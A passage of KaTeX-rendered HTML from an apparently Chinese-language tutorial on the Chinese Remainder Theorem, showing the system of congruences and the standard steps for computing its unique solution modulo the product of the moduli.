H504 V1216 H384z M384 0 H504 V1216 H384z"/></svg></span></span><span style="top:-5.566em;"><span class="pstrut" style="height:3.216em;"></span><span class="delimsizinginner delim-size4"><span>⎧</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:2.75em;"><span></span></span></span></span></span></span><span class="mord"><span class="mtable"><span class="col-align-l"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:3.376em;"><span style="top:-6.0555em;"><span class="pstrut" style="height:3.6875em;"></span><span class="mord"><span class="mord mathnormal">x</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">a</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">1</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:0.4444em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">1</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mclose">)</span></span></span><span style="top:-4.6155em;"><span class="pstrut" style="height:3.6875em;"></span><span class="mord"><span class="mord mathnormal">x</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">a</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">2</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:0.4444em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">2</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mclose">)</span></span></span><span style="top:-2.6835em;"><span class="pstrut" style="height:3.6875em;"></span><span class="mord"><span class="mspace" style="margin-right:1em;"></span><span class="mord"><span class="mord">⋮</span><span class="mord rule" style="border-right-width:0em;border-top-width:1.5em;bottom:0em;"></span></span></span></span><span style="top:-1.2435em;"><span class="pstrut" style="height:3.6875em;"></span><span class="mord"><span class="mord mathnormal">x</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">a</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3361em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03148em;">k</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:0.4444em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3361em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03148em;">k</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mclose">)</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:2.876em;"><span></span></span></span></span></span></span></span><span class="mclose nulldelimiter"></span></span></span></span></span></span></p><h2 id="三-过程"><a class="markdownIt-Anchor" href="#三-过程"></a> 三、过程</h2><p class="katex-block"><span class="katex-display"><span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML" display="block"><semantics><mtable rowspacing="0.25em" columnalign="right left" columnspacing="0em"><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mtext>计算所有模数的积：</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mi>n</mi><mo>=</mo><munderover><mo>∏</mo><mrow><mi>i</mi><mo>=</mo><mn>1</mn></mrow><mi>k</mi></munderover><msub><mi>n</mi><mi>i</mi></msub><mo>=</mo><msub><mi>n</mi><mn>1</mn></msub><mo>×</mo><msub><mi>n</mi><mn>2</mn></msub><mo>×</mo><mo>⋯</mo><mo>×</mo><msub><mi>n</mi><mi>k</mi></msub></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mtext>对于第 </mtext><mi>i</mi><mtext> 个方程：</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><msub><mi>m</mi><mi>i</mi></msub><mo>=</mo><mfrac><mi>n</mi><msub><mi>n</mi><mi>i</mi></msub></mfrac></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mtext>计算 </mtext><msub><mi>m</mi><mi>i</mi></msub><mtext> 在模 </mtext><msub><mi>n</mi><mi>i</mi></msub><mtext> 意义下的逆元 </mtext><msubsup><mi>m</mi><mi>i</mi><mrow><mo>−</mo><mn>1</mn></mrow></msubsup><mtext>：</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><msub><mi>m</mi><mi>i</mi></msub><mo>⋅</mo><msubsup><mi>m</mi><mi>i</mi><mrow><mo>−</mo><mn>1</mn></mrow></msubsup><mo>≡</mo><mn>1</mn><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><msub><mi>n</mi><mi>i</mi></msub><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mtext>计算 </mtext><msub><mi>c</mi><mi>i</mi></msub><mo>=</mo><msub><mi>m</mi><mi>i</mi></msub><msubsup><mi>m</mi><mi>i</mi><mrow><mo>−</mo><mn>1</mn></mrow></msubsup><mtext>（不要对 </mtext><msub><mi>n</mi><mi>i</mi></msub><mtext> 取模）：</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><msub><mi>c</mi><mi>i</mi></msub><mo>=</mo><msub><mi>m</mi><mi>i</mi></msub><mo>⋅</mo><msubsup><mi>m</mi><mi>i</mi><mrow><mo>−</mo><mn>1</mn></mrow></msubsup></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mtext>方程组在模 </mtext><mi>n</mi><mtext> 意义下的唯一解为：</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mi>x</mi><mo>=</mo><munderover><mo>∑</mo><mrow><mi>i</mi><mo>=</mo><mn>1</mn></mrow><mi>k</mi></munderover><msub><mi>a</mi><mi>i</mi></msub><msub><mi>c</mi><mi>i</mi></msub><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><mi>n</mi><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr></mtable><annotation encoding="application/x-tex">\begin{aligned}&amp;\text{计算所有模数的积：} \\&amp;n = \prod_{i=1}^k n_i = n_1 \times n_2 \times \cdots \times n_k \\\\&amp;\text{对于第 } i \text{ 个方程：} \\&amp;m_i = \frac{n}{n_i} \\\\&amp;\text{计算 } m_i \text{ 在模 } n_i \text{ 意义下的逆元 } m_i^{-1}：\\&amp;m_i \cdot m_i^{-1} \equiv 1 \pmod{n_i} \\\\&amp;\text{计算 } c_i = m_i m_i^{-1} \text{（不要对 } n_i \text{ 取模）：} \\&amp;c_i = m_i \cdot m_i^{-1} \\\\&amp;\text{方程组在模 } n \text{ 意义下的唯一解为：} \\&amp;x = \sum_{i=1}^k a_i c_i \pmod{n}\end{aligned}</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:25.6676em;vertical-align:-12.5838em;"></span><span class="mord"><span class="mtable"><span class="col-align-r"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:13.0838em;"><span style="top:-16.0799em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-13.5838em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-11.1661em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-9.6661em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-7.8985em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-5.9225em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-4.3984em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-2.8743em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:-1.3743em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:0.1498em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:1.6739em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:3.1739em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:4.6739em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span><span style="top:7.17em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:12.5838em;"><span></span></span></span></span></span><span class="col-align-l"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:13.0838em;"><span style="top:-16.0799em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord cjk_fallback">计算所有模数的积：</span></span></span></span><span style="top:-13.5838em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord mathnormal">n</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mop op-limits"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:1.8361em;"><span style="top:-1.8723em;margin-left:0em;"><span class="pstrut" style="height:3.05em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mathnormal mtight">i</span><span class="mrel mtight">=</span><span class="mord mtight">1</span></span></span></span><span style="top:-3.05em;"><span class="pstrut" style="height:3.05em;"></span><span><span class="mop op-symbol large-op">∏</span></span></span><span style="top:-4.3em;margin-left:0em;"><span class="pstrut" style="height:3.05em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03148em;">k</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:1.2777em;"><span></span></span></span></span></span><span class="mspace" style="margin-right:0.1667em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">1</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3011em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight">2</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="minner">⋯</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3361em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03148em;">k</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span></span></span><span style="top:-9.6661em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord cjk_fallback">对于第</span><span class="mord"> </span></span><span class="mord mathnormal">i</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">个方程：</span></span></span></span><span style="top:-7.8985em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mopen nulldelimiter"></span><span class="mfrac"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:1.1076em;"><span style="top:-2.314em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span></span></span><span style="top:-3.23em;"><span class="pstrut" style="height:3em;"></span><span class="frac-line" style="border-bottom-width:0.04em;"></span></span><span style="top:-3.677em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord mathnormal">n</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.836em;"><span></span></span></span></span></span><span class="mclose nulldelimiter"></span></span></span></span><span style="top:-4.3984em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord cjk_fallback">计算</span><span class="mord"> </span></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">在模</span><span class="mord"> </span></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">意义下的逆元</span><span class="mord"> </span></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.8641em;"><span style="top:-2.433em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight">−</span><span class="mord mtight">1</span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.267em;"><span></span></span></span></span></span></span><span class="mord cjk_fallback">：</span></span></span><span style="top:-2.8743em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">⋅</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.8641em;"><span style="top:-2.433em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight">−</span><span class="mord mtight">1</span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.267em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord">1</span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mclose">)</span></span></span><span style="top:0.1498em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord cjk_fallback">计算</span><span class="mord"> </span></span><span class="mord"><span class="mord mathnormal">c</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.8641em;"><span style="top:-2.433em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight">−</span><span class="mord mtight">1</span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.267em;"><span></span></span></span></span></span></span><span class="mord text"><span class="mord cjk_fallback">（不要对</span><span class="mord"> </span></span><span class="mord"><span class="mord mathnormal">n</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">取模）：</span></span></span></span><span style="top:1.6739em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord"><span class="mord mathnormal">c</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">⋅</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.8641em;"><span style="top:-2.433em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight">−</span><span class="mord mtight">1</span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.267em;"><span></span></span></span></span></span></span></span></span><span style="top:4.6739em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord cjk_fallback">方程组在模</span><span class="mord"> </span></span><span class="mord mathnormal">n</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">意义下的唯一解为：</span></span></span></span><span style="top:7.17em;"><span class="pstrut" style="height:3.8361em;"></span><span class="mord"><span class="mord"></span><span class="mord mathnormal">x</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mop op-limits"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:1.8361em;"><span style="top:-1.8723em;margin-left:0em;"><span class="pstrut" style="height:3.05em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mathnormal mtight">i</span><span class="mrel mtight">=</span><span class="mord mtight">1</span></span></span></span><span style="top:-3.05em;"><span class="pstrut" style="height:3.05em;"></span><span><span class="mop op-symbol large-op">∑</span></span></span><span style="top:-4.3em;margin-left:0em;"><span class="pstrut" style="height:3.05em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03148em;">k</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:1.2777em;"><span></span></span></span></span></span><span class="mspace" style="margin-right:0.1667em;"></span><span class="mord"><span class="mord mathnormal">a</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mord"><span class="mord mathnormal">c</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3117em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">i</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord mathnormal">n</span><span class="mclose">)</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" 